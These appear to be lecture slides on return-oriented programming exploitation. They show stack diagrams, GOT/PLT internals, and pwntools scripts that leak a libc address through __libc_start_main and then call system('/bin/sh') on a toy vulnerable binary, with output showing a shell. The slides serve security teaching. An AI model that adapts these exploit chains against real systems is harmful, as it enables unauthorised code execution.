
	[5]
	[4]
esp	[3]
	[1000]
ebp	[1000]
	[pop pop ret]
	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret



Final payload


	["/bin/sh"]
	[4]
esp	[system]
	[1000]
ebp	[1000]
	[pop pop ret]
	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
0x08048433 <+13>:     call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
0xf7ec9c00 <+0>:      push   ebp
0xf7ec9c01 <+1>:      mov    ebp,esp
...

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Final payload



ROP: Leak & exploit by example

```
void vuln() {  
    char buf[32];  
    read(0, buf, 0x100);  
}  
  
int main() {  
    puts("Welcome!");  
    vuln();  
    exit(0);  
}
```

ROP: Leak & exploit by example

```
[*] '/home/vagrant/vuln'  
Arch:      i386-32-little  
RELRO:     Partial RELRO  
Stack:     No canary found  
NX:        NX enabled  
PIE:       No PIE (0x8048000)
```

Our attack scenario

Our attack scenario

1. Leak libc address
 2. `system("/bin/sh")`
- Q: How to leak libc address?
 - A: Use Global Offset Table (GOT) because GOT stores a libc address!

GOT (Global Offset Table)

- Procedure Linkage Table (PLT)
 - Stubs used to load dynamically linked functions

```
0x080484f3 <+77>:    push    0x80485a0
0x080484f8 <+82>:    call   0x8048360 <puts@plt>
```

```
pwndbg> x/3i 0x8048360
0x8048360 <puts@plt>:    jmp     DWORD PTR ds:0x804a014
0x8048366 <puts@plt+6>:    push   0x10
0x804836b <puts@plt+11>:   jmp     0x8048330
```

GOT (Global Offset Table)

- PLT stub calls a function in its GOT entry

```
pwndbg> got puts
```

```
GOT protection: Partial RELRO | GOT functions: 4
```

```
[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ← 0x1068
```

```
pwndbg> x/3i 0x8048360
```

```
0x8048360 <puts@plt>:      jmp     DWORD PTR ds:0x804a014
```

```
0x8048366 <puts@plt+6>:    push   0x10
```

```
0x804836b <puts@plt+11>:   jmp     0x8048330
```

GOT (Global Offset Table)

```
0x8048330:  push  DWORD PTR ds:0x804a004
0x8048336:  jmp   DWORD PTR ds:0x804a008
```

```
pwndbg> x/x 0x804a004
0x804a004:  0xf7ffd940
pwndbg> x/x 0x804a008
0x804a008:  0xf7feadd0
pwndbg> x/i 0xf7feadd0
0xf7feadd0 <_dl_runtime_resolve>:  push  eax
```

struct link_map*: A data structure for shared objects

_dl_runtime_resolve(link_map*, offset): Lazily loads a function address based on offset

GOT (Global Offset Table)

```
pwndbg> x/3i 0x8048360
0x8048360 <puts@plt>:      jmp     DWORD PTR ds:0x804a014
0x8048366 <puts@plt+6>:      push   0x10
0x804836b <puts@plt+11>:     jmp     0x8048330
```

- `__dl_runtime_resolve`
 1. According to offset, get a function name in an ELF binary (e.g., puts)
 2. Based on the function name, get its address
 3. Update GOT with the address and call the function
 - This mechanism also can be used in attack: return_to_dl attack

GOT (Global Offset Table)

```
pwndbg> got puts
```

```
GOT protection: Partial RELRO | GOT functions: 4
```

```
[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ← 0x1068
```

```
pwndbg> got puts
```

```
GOT protection: Partial RELRO | GOT functions: 4
```

```
[0x804a014] puts@GLIBC_2.0 -> 0xf7e24ca0 (puts) ← push ebp
```

No more lookup again!

Can I use any GOT address?

<code>[exit@got]</code>
<code>[????]</code>
vuln's return address <code>[puts]</code>

Can I use any GOT address?

[exit@got]
[????]
vuln's return address
[puts]

```
0x0804853c <+43>:
    call    0x8048390 <exit@plt>
(gdb) x/i 0x8048390
    0x8048390 :    jmp     *0x804a018
(gdb) x/x 0x804a018
    0x804a018:          0x08048396
```


Can I use any GOT address?

<code>[exit@got]</code>
<code>[????]</code>
vuln's return address
<code>[puts]</code>

```
0x0804853c <+43>:
    call    0x8048390 <exit@plt>
(gdb) x/i 0x8048390
    0x8048390 :    jmp     *0x804a018
(gdb) x/x 0x804a018
    0x804a018:          0x08048396
```



It looks like binary address, not libc!

Can I use any GOT address?

<code>[exit@got]</code>
<code>[????]</code>
vuln's return address
<code>[puts]</code>

```
0x0804853c <+43>:
      call    0x8048390 <exit@plt>
(gdb) x/i 0x8048390
      0x8048390 :      jmp     *0x804a018
(gdb) x/x 0x804a018
      0x804a018:          0x08048396
```



It looks like binary address, not libc!

Universal GOT for leak: `__libc_start_main`

<code>[__libc_start_main@got]</code>
<code>[????]</code>
vuln's return address <code>[puts]</code>

Universal GOT for leak: `__libc_start_main`

<code>[__libc_start_main@got]</code>
<code>[????]</code>
vuln's return address <code>[puts]</code>

```
0x080483ed <+45>:      call    0x80483a0
<__libc_start_main@plt>
```

```
(gdb) x/i 0x80483a0
```

```
0x8048390 :      jmp     *0x804a01c
```

```
(gdb) x/x 0x804a01c
```

```
0x804a018:      0xf7df1e30
```

This is libc address!

Universal GOT for leak: `__libc_start_main`

<code>[__libc_start_main@got]</code>
<code>[????]</code>
vuln's return address <code>[puts]</code>

```
0x080483ed <+45>:      call    0x80483a0
<__libc_start_main@plt>
```

```
(gdb) x/i 0x80483a0
```

```
0x8048390 :      jmp     *0x804a01c
```

```
(gdb) x/x 0x804a01c
```

```
0x804a018:      0xf7df1e30
```



This is libc address!

Universal GOT for leak: `__libc_start_main`

<code>[__libc_start_main@got]</code>
<code>[????]</code>
vuln's return address <code>[puts]</code>

```
0x080483ed <+45>:      call    0x80483a0
<__libc_start_main@plt>
```

```
(gdb) x/i 0x80483a0
```

```
0x8048390 :      jmp     *0x804a01c
```

```
(gdb) x/x 0x804a01c
```

```
0x804a018:      0xf7df1e30
```



This is libc address!

```
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
          + p32(e.symbols['puts'])
          + p32(0)
          + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```


```
$ python exploit.py
[+] Starting local process './vuln': pid 18665
[*] '/home/vagrant/vuln'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
LIBC_BASE: 0xf7e11000
```


Then, let's call system!

<code>[__libc_start_main@got]</code>
<code>[system]</code>
vuln's return address <code>[puts]</code>

Then, let's call system!

<code>[_libc_start_main@got]</code>
<code>[system]</code>
vuln's return address
<code>[puts]</code>



Then, let's call system!

<code>[_libc_start_main@got]</code>
<code>[system]</code>
vuln's return address
<code>[puts]</code>



Wait! I don't know system address when I send this payload!

Back to the main!

<code>[__libc_start_main@got]</code>
<code>[main]</code>
vuln's return address <code>[puts]</code>

Back to the main!

<code>[__libc_start_main@got]</code>
<code>[main]</code>
vuln's return address <code>[puts]</code>

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```


Back to the main!

<code>[__libc_start_main@got]</code>
<code>[main]</code>
vuln's return address <code>[puts]</code>

```
void vuln() {  
    char buf[32];  
    read(0, buf, 0x100);  
}  
  
int main() {  
    puts("Welcome!");  
    vuln();  
    exit(0);  
}
```

Re-trigger the vulnerability!

Back to the main!



```
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
          + p32(e.symbols['puts'])
          + p32(e.symbols['main']) # CHANGED
          + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
          + p32(libc.symbols['system'])
          + p32(0)
          + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```



```
• $ python exploit.py
[+] Starting local process './vuln': pid 18842
[*] '/home/vagrant/vuln'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
LIBC_BASE: 0xf7e11000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```



ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop    rdi  
ret
```

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```
$ objdump -dj .text ./hello|grep "pop    %rdi"  
$
```

No such instruction
exists!

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop    rdi  
ret
```

```
$ objdump -dj .text ./hello|grep "pop    %rdi"  
$
```

No such instruction
exists!

